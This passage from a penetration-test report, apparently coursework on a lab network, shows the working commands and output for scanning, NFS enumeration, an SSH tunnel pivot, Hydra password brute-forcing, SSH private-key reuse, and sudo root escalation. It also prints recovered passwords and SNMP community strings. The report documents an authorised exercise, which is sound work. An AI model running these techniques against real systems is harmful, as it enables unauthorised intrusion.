3.3.4 Post-Exploitation: Further Information Gathering

Having gained root shells on each of the new hosts, these devices were investigated further. Firstly, the command ip addr was run on the host 192.168.0.34 to check if any other network interfaces were present. As shown in Figure 96, this revealed a second network interface with IP address 13.13.13.12 and CIDR prefix 24. The subnet calculations for this network were then performed, and are given in Appendix A.

Figure 96: Network interfaces on host at `192.168.0.34`

```
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:52:44:05 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.34/27 brd 192.168.0.63 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe52:4405/64 scope link
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:52:44:0f brd ff:ff:ff:ff:ff:ff
    inet 13.13.13.12/24 brd 13.13.13.255 scope global eth1
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe52:440f/64 scope link
       valid_lft forever preferred_lft forever
```

The command `netstat -ltun` was then run to list the device's open ports. The results of this command are shown in Figure 97, confirming the results of the Nmap scan and revealing no further services running only on the second network interface. Neither `/etc/hosts` nor the ARP table contained references to any new devices.

Figure 97: Open ports on `192.168.0.34`

```
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:2049            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:57923           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:59396           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:53796           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:52488           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:49737           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 ::1:631                 :::*                    LISTEN
tcp6       0      0 :::45528                :::*                    LISTEN
tcp6       0      0 :::53434                :::*                    LISTEN
tcp6       0      0 :::42400                :::*                    LISTEN
tcp6       0      0 :::39585                :::*                    LISTEN
tcp6       0      0 :::2049                 :::*                    LISTEN
tcp6       0      0 :::111                  :::*                    LISTEN
tcp6       0      0 :::40849                :::*                    LISTEN
udp        0      0 0.0.0.0:39846           0.0.0.0:*
udp        0      0 0.0.0.0:53441           0.0.0.0:*
udp        0      0 0.0.0.0:5353            0.0.0.0:*
udp        0      0 0.0.0.0:749             0.0.0.0:*
udp        0      0 0.0.0.0:2049            0.0.0.0:*
udp        0      0 127.0.0.1:846           0.0.0.0:*
udp        0      0 0.0.0.0:46678           0.0.0.0:*
udp        0      0 0.0.0.0:55391           0.0.0.0:*
udp        0      0 0.0.0.0:57194           0.0.0.0:*
udp        0      0 0.0.0.0:111             0.0.0.0:*
udp        0      0 0.0.0.0:57462           0.0.0.0:*
udp        0      0 0.0.0.0:631             0.0.0.0:*
udp6       0      0 :::58321                :::*
udp6       0      0 :::42724                :::*
udp6       0      0 :::5353                 :::*
udp6       0      0 :::749                  :::*
udp6       0      0 :::33793                :::*
udp6       0      0 :::2049                 :::*
udp6       0      0 :::59165                :::*
udp6       0      0 :::44383                :::*
udp6       0      0 :::111                  :::*
udp6       0      0 :::41361                :::*
```

Next, the SSH configuration in `/etc/ssh/sshd_config` was verified. This was the same as for `192.168.0.210`, as shown in Figure 98, with root login by password forbidden but other methods permitted.

Figure 98: SSH config on `192.168.0.34`

```
# Authentication:
LoginGraceTime 120
PermitRootLogin without-password
StrictModes yes

RSAAuthentication yes
PubkeyAuthentication yes
#AuthorizedKeysFile     %h/.ssh/authorized_keys
```

The command `apt-cache show nfs-kernel-server` was then run to confirm the NFS service version, which was `1.2.8`, as for the host `192.168.0.210`. The file `/etc/exports`, as shown in Figure 99, revealed that the host's NFS share was exported read-only with the `no_root_squash` option. The use of this option would have less of a security impact in this case, given that a home directory was exported where no items were owned by root, and this was exported read-only, so no items could be created as root.

Figure 99: NFS exports on `192.168.0.34`

```
# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)
#
/home/xadmin 192.168.0.*(ro,no_root_squash,fsid=32)
```

The router at `192.168.0.230` was then examined. The configuration was viewed using the command `show configuration`, which revealed three physical and one loopback network interfaces with IP addresses matching the information gained from SNMP, as shown in Figure 100. It also revealed that each of the subnets the host was connected to were advertised as part of OSPF area 0, like for the previously discovered routers, as shown in Figure 101. The service information was similar to that of the previous routers, confirming the results of the Nmap scan, plus LLDP, as shown in Figure 102. This also revealed that read-write SNMP access was enabled with the community string `private`, in addition to read-only access with the community string `secure`.

Figure 100: Network interfaces on `192.168.0.230`

```
interfaces {
    ethernet eth0 {
        address 192.168.0.230/30
        duplex auto
        hw-id 00:50:56:99:c7:f8
        smp_affinity auto
        speed auto
    }
    ethernet eth1 {
        address 192.168.0.129/27
        duplex auto
        hw-id 00:50:56:99:52:f3
        smp_affinity auto
        speed auto
    }
    ethernet eth2 {
        address 192.168.0.233/30
        duplex auto
        hw-id 00:50:56:99:c3:cb
        smp_affinity auto
        speed auto
    }
    loopback lo {
        address 3.3.3.3/32
    }
}
```

Figure 101: OSPF configuration on `192.168.0.230`

```
protocols {
    ospf {
        area 0 {
            network 192.168.0.228/30
            network 192.168.0.128/27
            network 192.168.0.232/30
        }
    }
}
```

Figure 102: Service configuration on 192.168.0.230

```
service {
    https {
        http-redirect enable
    }
    lldp {
    }
    snmp {
        community private {
            authorization rw
        }
        community secure {
            authorization ro
        }
    }
    telnet {
        port 23
    }
}
```

The OSPF database, accessed with `show ip ospf database`, was the same as for the previous routers, except that it revealed the router ID was `3.3.3.3`. This meant that this router was one of the designated routers. The border-routers information, viewed with `show ip ospf border-routers`, again listed one border-router, `5.5.5.5`, and the routing information, gained with `show ip ospf route`, confirmed that gathered through SNMP. Finally, neither the file `/etc/hosts` nor the ARP table revealed any new hosts.

3.4 Investigating Subnets Adjacent to Router 3.3.3.3 and Host 192.168.0.34

The networks to be investigated in this section were `192.168.0.232/30` and `192.168.0.128/27`, connected to router `3.3.3.3`, and `13.13.13.0/24`, connected to the host at `192.168.0.34`.

3.4.1 Scanning

Firstly, ARP scans were run to discover active hosts on these networks. The command in Listing 29 was run from the host `192.168.0.34` to scan for active hosts on the network `13.13.13.0/24`, and the results of this scan, as shown in Figure 103, revealed one active host, `13.13.13.13`. The command in Listing 30

was then run from the router `3.3.3.3` to discover active hosts on the network `192.168.0.128/27`. The result of this scan, shown in Figure 104, revealed one active host on this subnet, `192.168.0.130`. No ARP scan was run against the network `192.168.0.232/30`, as this subnet only contains two usable IP addresses, one of which was in use on the router `3.3.3.3`, and one of which, `192.168.0.234` was listed as a next hop in that device's routing table.

Listing 29: Command to ARP scan `13.13.13.0/24`

```
seq -f "13.13.13.%g" 254 | xargs -n 1 arping -w 1 -I
    ↪ eth1
```

Figure 103: ARP scan results for `13.13.13.0/24`

```
ARPING 13.13.13.13 from 13.13.13.12 eth1
Unicast reply from 13.13.13.13 [00:0C:29:FE:7D:48]  1.037ms
Unicast reply from 13.13.13.13 [00:0C:29:FE:7D:48]  0.966ms
Sent 2 probes (1 broadcast(s))
```

Listing 30: Command to ARP scan `192.168.0.232/30` and `192.168.0.128/27`

```
seq -f "192.168.0.%g" 129 158 | xargs -n 1 arping -w 1
    ↪  -I eth1
```

Figure 104: ARP scan results for `192.168.0.128/27`

```
ARPING 192.168.0.130 from 192.168.0.129 eth1
Unicast reply from 192.168.0.130 [00:0C:29:09:11:FC]  0.922ms
Unicast reply from 192.168.0.130 [00:0C:29:09:11:FC]  0.931ms
Sent 2 probes (1 broadcast(s))
```

Nmap was then used from the Kali machine to perform TCP service scans against the relevant hosts, using the command in Listing 31. The host `13.13.13.13` was not included at this stage, as no route existed from Kali to this host. The results for the host `192.168.0.130` are given in Figure 105, though the scan reported that `192.168.0.234` seemed down as it did not respond to pings. The command was repeated for only this host with the `-Pn` switch to skip the initial ping scan. The results of this scan, shown in Figure 106, revealed that all ports on this host were filtered, suggesting that this router could be acting as a firewall.

Listing 31: Command to TCP service scan `192.168.0.130` and `192.168.0.234`

```
nmap -vv -sV -O -p- 192.168.0.130 192.168.0.234
```

Figure 105: Nmap TCP service scan results for 192.168.0.130

```
PORT      STATE SERVICE  REASON         VERSION
22/tcp    open  ssh      syn-ack ttl 61 OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp   open  rpcbind  syn-ack ttl 61 2-4 (RPC #100000)
2049/tcp  open  nfs_acl  syn-ack ttl 61 2-3 (RPC #100227)
33862/tcp open  mountd   syn-ack ttl 61 1-3 (RPC #100005)
37577/tcp open  mountd   syn-ack ttl 61 1-3 (RPC #100005)
40839/tcp open  mountd   syn-ack ttl 61 1-3 (RPC #100005)
50377/tcp open  nlockmgr syn-ack ttl 61 1-4 (RPC #100021)
55907/tcp open  status   syn-ack ttl 61 1 (RPC #100024)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
```

Figure 106: Nmap TCP service scan results for 192.168.0.234

```
Nmap scan report for 192.168.0.234
Host is up, received user-set.
All 65535 scanned ports on 192.168.0.234 are filtered because of 65535 no-responses
Too many fingerprints match this host to give specific OS details
```

UDP scans were then run against each host using the command in Listing 32. The results for 192.168.0.130 are shown in Figure 107, while no open UDP ports were discovered on 192.168.0.234.

Listing 32: Command to UDP scan 192.168.0.130 and 192.168.0.234

```
nmap -vv -sU -Pn 192.168.0.130 192.168.0.234
```

Figure 107: Nmap UDP scan results for 192.168.0.130

```
PORT     STATE         SERVICE  REASON
111/udp  open          rpcbind  udp-response ttl 61
631/udp  open|filtered ipp      no-response
2049/udp open          nfs      udp-response ttl 61
5353/udp open          zeroconf udp-response ttl 252
```

To scan the host 13.13.13.13, an SSH tunnel was created from the Kali machine to the host 192.168.0.34. Firstly, the file /etc/shadow was checked to determine whether the root user's login was enabled on the remote host. Root login was found to be disabled, as shown in Figure 108. To enable root login over SSH, the command passwd was run from a root shell to set the user's password. The SSH configuration in /etc/ssh/sshd_config was then edited to set the PermitRootLogin yes option. The option PermitTunnel yes was also set to enable tunnelling, before restarting SSH with service ssh restart.

Figure 108: Root user's details in /etc/shadow on 192.168.0.34

```
root@xadmin-virtual-machine:~# cat /etc/shadow
root:!:17391:0:99999:7:::
```

Having enabled root SSH login and tunneling, the command in Listing 33 was run to create the SSH tunnel. The command `ip addr` was used on Kali and `192.168.0.34` to verify the tunnel interfaces had been created, as shown in Figures 109 and 110, respectively. The commands in Listing 34 were then run to set up the tunnel interface with an IP address on the Kali machine, and those in Listing 35 were run on `192.168.0.34` to set up the tunnel interface there.

Listing 33: Command used to create an SSH tunnel to `192.168.0.34`

```
ssh -w0:0 root@192.168.0.34
```

Figure 109: Tunnel interface on Kali

```
3: tun0: <POINTOPOINT,MULTICAST,NOARP> mtu 1500 qdisc noop state DOWN group default qlen 500
    link/none
```

Figure 110: Tunnel interface on `192.168.0.34`

```
4: tun0: <POINTOPOINT,MULTICAST,NOARP> mtu 1500 qdisc noop state DOWN group default qlen 500
    link/none
```

Listing 34: Commands to set up the tunnel interface on Kali

```
ip addr add dev tun0 1.1.1.1/30
ip link set tun0 up
```

Listing 35: Commands to set up the tunnel interface on `192.168.0.34`

```
ip addr add dev tun0 1.1.1.2/30
ip link set tun0 up
```

To enable IPv4 forwarding on the host `192.168.0.34`, the command in Listing 36 was then executed. NAT was then enabled for the interface `eth1` on this host, that connected to the network `13.13.13.0/24`, with the command on Listing 37. Finally, the command in Listing 38 was run on the Kali machine to set up a route to the network `13.13.13.0/24` via the tunnel interface.

Listing 36: Command to enable IPv4 forwarding on `192.168.0.34`

```
echo 1 > /proc/sys/net/ipv4/conf/all/forwarding
```

Listing 37: Command to enable NAT for `eth1` forwarding on `192.168.0.34`

```
iptables -t nat -A POSTROUTING -s 1.1.1.0/32 -o eth1 -
    ↪ j MASQUERADE
```

Listing 38: Command to set up the route to `13.13.13.0/24`

```
route add -net 13.13.13.0/24 tun0
```

Nmap could then be used to scan the host `13.13.13.13`. A TCP service scan was run using the command in Listing 39, and a UDP scan was run using the command in Listing 40. The results of the TCP service scan revealed one open port, as shown in Figure 111, and the UDP scan revealed one open port as well as various potentially open ports, as shown in Figure 112.

Listing 39: Command to TCP service scan `13.13.13.13`

```
nmap -vv -sV -O -p- 13.13.13.13
```

Listing 40: Command to UDP scan `13.13.13.13`

```
nmap -vv -sU 13.13.13.13
```

Figure 111: Nmap TCP service scan results for `13.13.13.13`

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.10 - 4.11
```

Figure 112: Nmap UDP scan results for `13.13.13.13`

```
PORT      STATE          SERVICE          REASON
497/udp   open|filtered  retrospect       no-response
631/udp   open|filtered  ipp              no-response
776/udp   open|filtered  wpages           no-response
782/udp   open|filtered  hp-managed-node  no-response
1012/udp  open|filtered  sometimes-rpc1   no-response
1025/udp  open|filtered  blackjack        no-response
1041/udp  open|filtered  danf-ak2         no-response
1057/udp  open|filtered  startron         no-response
1455/udp  open|filtered  esl-lm           no-response
1886/udp  open|filtered  leoip            no-response
5003/udp  open|filtered  filemaker        no-response
5353/udp  open           zeroconf         udp-response ttl 254
```

3.4.2 Enumeration

The discovered services on the host `13.13.13.13` were enumerated first. The only TCP service was SSH, and no banner was evident when connecting with `ssh 13.13.13.13`. The UDP mDNS service was enumerated with Nmap as

previously, using the command in Listing 41. The results of this script, as shown in Figure 113, revealed no new information.

Listing 41: Nmap command for mDNS enumeration of `13.13.13.13`

```
nmap -vv -sU -p5353 --script=dns-service-discovery
    ↪ 13.13.13.13
```

Figure 113: mDNS information on `13.13.13.13`

```
PORT     STATE SERVICE  REASON
5353/udp open  zeroconf udp-response ttl 254
| dns-service-discovery:
|   9/tcp workstation
|_    Address=13.13.13.13 fe80::20c:29ff:fefe:7d48
```

The services on `192.168.0.130` were investigated next. The SSH service revealed no banner, but gave an error message as shown in Figure 114, revealing that only public key authentication was enabled, at least for the root user.

Figure 114: SSH error message on `192.168.0.130`

```
root@kali:~# ssh 192.168.0.130
root@192.168.0.130: Permission denied (publickey).
```

The command `showmount -e 192.168.0.130` was then run to check for exported NFS shares on this host. This revealed that the directory `/home/xadmin` was exported to any host in the `192.168.0.0/24` range, as shown in Figure 115. Having created the directory `130`, this share was mounted using the command in Listing 42. To test whether this share was exported read-only, `touch abc` was run. This failed, revealing the share was indeed read-only.

Figure 115: NFS shares on `192.168.0.130`

```
Export list for 192.168.0.130:
/home/xadmin 192.168.0.*
```

Listing 42: Command for mounting the NFS share from `192.168.0.130`

```
mount -t nfs -o rw 192.168.0.130:/home/xadmin 130
```

The share was then explored, revealing one interesting file, `.ssh/authorized_keys`. This file contained one authorized SSH key for the user `xadmin`, as shown in Figure 116. This was compared to the SSH public key found on the host `192.168.0.34`, revealing that these were the same, as shown

in Figure 117. To test this, an attempt was made to log in to this host using the SSH private key found on `192.168.0.34`, using the command in Listing 43. This was successful, as shown in Figure 118.

Figure 116: SSH authorized keys for `xadmin` on `192.168.0.130`


```
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC6ePw8qRVCDAMZ5GxxZJsSl+rAmMZt1e679dViBnU86aF5
9I0EAD18AObGF34Yyb1SZyygkAh46e8JFTczhWLhoixdIV2lyqr1FRQZSQxIcD/3ZAf9WxnEEjE2ZAgWenjP
y//GSI4ON9d9uBnuYSP6GQYy1×3lrBMS8WbclaPr3IlGUTur9LU8TJ/H9yG72xeeC/ROAfA7/Fv4GGiqpHnb
lHDoR81wpAQkbXnoMx3zove61tbVNL/SJ0cFNEpzZM3JhJ7NpWV+ljoWV31offnQJiQemSPhmFT29EA8mYjf
hajNxa62eab7×4mC0NDAYGZa49keH6u5bFb5e7trClnd xadmin@xadmin-virtual-machine
```


Figure 117: SSH public key recovered from `192.168.0.34`


```
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC6ePw8qRVCDAMZ5GxxZJsSl+rAmMZt1e679dViBnU86aF5
9I0EAD18AObGF34Yyb1SZyygkAh46e8JFTczhWLhoixdIV2lyqr1FRQZSQxIcD/3ZAf9WxnEEjE2ZAgWenjP
y//GSI4ON9d9uBnuYSP6GQYy1×3lrBMS8WbclaPr3IlGUTur9LU8TJ/H9yG72xeeC/ROAfA7/Fv4GGiqpHnb
lHDoR81wpAQkbXnoMx3zove61tbVNL/SJ0cFNEpzZM3JhJ7NpWV+ljoWV31offnQJiQemSPhmFT29EA8mYjf
hajNxa62eab7×4mC0NDAYGZa49keH6u5bFb5e7trClnd xadmin@xadmin-virtual-machine
```


Listing 43: Command for attempting to log into `192.168.0.130` using SSH key

```
ssh -i 34/.ssh/id_rsa xadmin@192.168.0.130
```

Figure 118: Successful SSH login to `192.168.0.130`

```
root@kali:~# ssh -i 34/.ssh/id_rsa xadmin@192.168.0.130
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.

Last login: Tue Oct 27 23:01:20 2020 from 192.168.0.200
xadmin@xadmin-virtual-machine:~$
```

The mDNS service on UDP port 5353 was then enumerated using the command in Listing 44. The results of this command, shown in Figure 119, did not reveal any new information. Ports 111 and 2049 are associated with NFS, which had already been investigated, while, as previously, there were no available tools to enumerate IPP/CUPS on the potentially open UDP port 631.

Listing 44: Command to enumerate mDNS on `192.168.0.130`

```
nmap -sU -p5353 --script=dns-service-discovery
    ↪ 192.168.0.130
```

Figure 119: mDNS enumeration results from `192.168.0.130`

```
PORT     STATE SERVICE  REASON
5353/udp open  zeroconf udp-response ttl 252
| dns-service-discovery:
|   9/tcp workstation
|_    Address=192.168.0.130 fe80::20c:29ff:fe09:11fc
```

3.4.3 Vulnerability Analysis and Exploitation

Firstly, the services on `13.13.13.13` were analysed. The SSH service on this host was version `6.6.1p1`, for which exploits had previously been searched, unsuccessfully. The bash history on host `192.168.0.34` had indicated that the username `xadmin` was valid on `13.13.13.13`, so this username was tried with the password used on `192.168.0.34` and `192.168.0.210`, `plums`, but this was unsuccessful. Hydra was then used to attempt to brute-force the login, using the command in Listing 45. This was successful, revealing a valid password, `!gatvol`, as shown in Figure 120. These credentials were then verified manually, also revealing that a root shell could be gained using `sudo`, as shown in Figure 121.

Listing 45: Command for brute-forcing SSH on `13.13.13.13`

```
hydra -l xadmin -P /usr/share/wordlists/metasploit/
    ↪ password.lst ssh://13.13.13.13
```

Figure 120: Successful SSH brute-force attack against `13.13.13.13`

```
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-10-27 20:33:09
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 88397 login tries (l:1/p:88397), ~5525 tries per task
[DATA] attacking ssh://13.13.13.13:22/
[22][ssh] host: 13.13.13.13   login: xadmin   password: !gatvol
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 4 final worker threads did not complete until end.
[ERROR] 4 targets did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-10-27 20:33:12
```

Figure 121: Successful SSH login to `13.13.13.13`

```
xadmin@13.13.13.13's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Wed Sep 27 21:28:25 2017 from 13.13.13.12
xadmin@xadmin-virtual-machine:~$ sudo su -
[sudo] password for xadmin:
root@xadmin-virtual-machine:~#
```

The SSH version on `192.168.0.130` was also `6.6.1p1`, but it had previously

been established that the SSH key recovered from `192.168.0.34` could be used to log in to this host. An attempt was made to use `sudo` to gain root access on this host from an SSH session, using the same password `plums` as for `192.168.0.34` and `192.168.0.210`. This was successful, as shown in Figure 122.

Figure 122: Successful use of `sudo` to gain root shell on `192.168.0.130`

```
root@kali:~# ssh -i 34/.ssh/id_rsa xadmin@192.168.0.130
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.

Last login: Tue Oct 27 23:02:01 2020 from 192.168.0.200
xadmin@xadmin-virtual-machine:~$ sudo su -
[sudo] password for xadmin:
root@xadmin-virtual-machine:~#
```

The NFS version could not be determined by Nmap, so no specific exploits could be searched for. However, the exposure of the user's entire home directory, including sensitive directories such as `.ssh`, presented a security risk, especially given that it was accessible from a range of subnets.

3.4.4 Post-Exploitation: Further Information Gathering

Using the SSH session on `13.13.13.13`, the command `ip addr` was used to display the host's network interfaces. This revealed no further physical interfaces, as shown in Figure 123. The user `xadmin`'s `.bash_history` file was investigated, revealing references to another network interface `eth1` along with commands used to disable the NFS and `rpcbind` services, as shown in Figure 124. It had already been established, however, that this host had only one physical network interface. The bash history of the user `root` was empty aside from the single command `exit`.

Figure 123: Network interfaces on `13.13.13.13`

```
xadmin@xadmin-virtual-machine:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:fe:7d:48 brd ff:ff:ff:ff:ff:ff
    inet 13.13.13.13/24 brd 13.13.13.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fefe:7d48/64 scope link
       valid_lft forever preferred_lft forever
```

Figure 124: Bash history of user `xadmin` on `13.13.13.13`

```
pico .bash_history
ifconfig
ping 172.16.221.16
ping 172.16.221.237
telnet 172.16.221.16
telnet 172.16.221.1
ping 192.168.0.34
ping 192.168.0.200
tcpdump -i eth1
ifconfig
sudo tcpdump -i eth1
sudo tcpdump -i eth0
ifconfig
exit
ping 13.13.13.12
services
service
service --status-all
service nfs-kernel-server stop
sudo service nfs-kernel-server stop
passwd
ls
service --status-all
sudo service nfs-kernel-server stop
service portmap stop
sudo apt-get --purge remove nfs-kernel-server
service --status-all
apt-get purge rpcbind
sudo apt-get purge rpcbind
sudo su -
exit
```

The SSH configuration in `/etc/ssh/sshd_config` was then examined. This appeared to be a default configuration as seen for most previous hosts, with the authentication portion shown in Figure 125. Neither the file `/etc/hosts` nor the ARP table revealed any new information.

Figure 125: SSH authentication configuration on `13.13.13.13`

```
# Authentication:
LoginGraceTime 120
PermitRootLogin without-password
StrictModes yes

RSAAuthentication yes
PubkeyAuthentication yes
```

The host `192.168.0.130` was then investigated. Using an SSH session on this host, the command `ip addr` was used to check the host's network interfaces, revealing no further physical interfaces, as shown in Figure 126. The bash history files for `root` and `xadmin` were checked, but revealed no new information, nor did the file `/etc/hosts` or the ARP table.

Figure 126: Network interfaces on 192.168.0.130

```
xadmin@xadmin-virtual-machine:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:09:11:fc brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.130/27 brd 192.168.0.159 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe09:11fc/64 scope link
       valid_lft forever preferred_lft forever
xadmin@xadmin-virtual-machine:~$
```

The SSH configuration in /etc/ssh/sshd_config appeared to be the default as seen previously. The NFS version was checked using the command apt-cache show nfs-kernel-server. This revealed that the version was 1.2.8, the same as for 192.168.0.34 and 192.168.0.210, for which no exploits could be found. The NFS configuration in /etc/exports was also checked, confirming that the share was exported read-only, and revealing that the no_root_squash option was set, as shown in Figure 127. As previously discussed, the no_root_squash option would have less of an impact given that the share was read-only and not owned by root.

Figure 127: NFS configuration on 192.168.0.130

```
root@xadmin-virtual-machine:~# cat /etc/exports
# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)
/home/xadmin 192.168.0.*(ro,no_root_squash,fsid=32)
```

3.5 Investigating Subnets Beyond the Router at 192.168.0.234

3.5.1 Scanning

The routing information on the router 3.3.3.3 had revealed that the next hop on the way to the networks 192.168.0.64/27, 192.168.0.96/27 and 192.168.0.240/30 was 192.168.0.234. However, this IP address did not appear to have any open ports, meaning this router could not be compromised to gather information about adjacent networks in the same way as the previous routers.

To check if any hosts beyond this router could be reached, the command in Listing 46 was run to ping scan each of the three relevant networks. This scan revealed one active host, 192.168.0.242, as shown in Figure 128.

Listing 46: Command to ping scan networks beyond `192.168.0.234`

```
nmap -vv -sP 192.168.0.64/27 192.168.0.96/27
    ↪ 192.168.0.240/30
```

Figure 128: Nmap ping scan results

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-27 22:42 EDT
Nmap scan report for 192.168.0.242
Host is up (0.0017s latency).
Nmap done: 68 IP addresses (1 host up) scanned in 40.44 seconds
```

The command `traceroute 192.168.0.242` was then run to map the route to this host, revealing that `192.168.0.234` was the final hop in this route, as shown in Figure 129. This showed that the host `192.168.0.242` was directly connected to the router at `192.168.0.234`, via another physical interface with address `192.168.0.241`, the only other usable IP address on the `192.168.0.240/30` network. The fact that only one host on the three networks beyond this router was reachable, and that it was directly connected to the router, suggested that the router was a DMZ firewall and that the network `192.168.0.240/30` was the DMZ network.

Figure 129: Traceroute results for `192.168.0.242`

```
traceroute to 192.168.0.242 (192.168.0.242), 30 hops max, 60 byte packets
 1  192.168.0.193 (192.168.0.193)  0.620 ms  0.581 ms  1.010 ms
 2  192.168.0.226 (192.168.0.226)  1.266 ms  1.273 ms  1.332 ms
 3  192.168.0.230 (192.168.0.230)  1.727 ms  1.792 ms  1.940 ms
 4  192.168.0.234 (192.168.0.234)  3.181 ms  3.172 ms  3.189 ms
 5  192.168.0.242 (192.168.0.242)  3.383 ms  3.390 ms  3.384 ms
```

The commands in Listings 47 and 48 were then run to perform a TCP service scan and a UDP scan of this host, respectively. The results of these scans are shown in Figures 130 and 131, respectively.

Listing 47: Nmap command to TCP service scan `192.168.0.242`

```
nmap -vv -sV -O -p- 192.168.0.242
```

Listing 48: Nmap command to UDP scan `192.168.0.242`

```
nmap -vv -sU 192.168.0.242
```

Figure 130: Nmap TCP service scan results for `192.168.0.242`

```
PORT      STATE SERVICE REASON         VERSION
22/tcp    open  ssh     syn-ack ttl 60 OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http    syn-ack ttl 60 Apache httpd 2.4.10 ((Unix))
111/tcp   open  rpcbind syn-ack ttl 60 2-4 (RPC #100000)
60758/tcp open  status  syn-ack ttl 60 1 (RPC #100024)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.11 - 4.1
```

Figure 131: Nmap UDP scan results for `192.168.0.242`

```
PORT     STATE         SERVICE  REASON
111/udp  open          rpcbind  udp-response ttl 60
631/udp  open|filtered ipp      no-response
5353/udp open          zeroconf udp-response ttl 251
```

3.5.2 Enumeration

An attempt was made to connect to the SSH service on `192.168.0.242`, but no banner was displayed. Browsing to the Apache HTTP server revealed a system status page, as shown in Figure 132. The information on this status page included that the system was running Linux 3.13.0 and Bash 4.3.8. Viewing the source code of this page showed that the status information was retrieved via AJAX from `/cgi-bin/status`. The formats of the 'uptime', 'kernel', and 'Bash Version' information were recognized as derived from the Linux commands `uptime`, `uname -a`, and `bash --version`, respectively, which suggested that this resource could be a bash script. The command in Listing 49 was used to brute-force scan the web server for content, but no new resources were revealed.

Figure 132: Web page on HTTP server at `192.168.0.242`
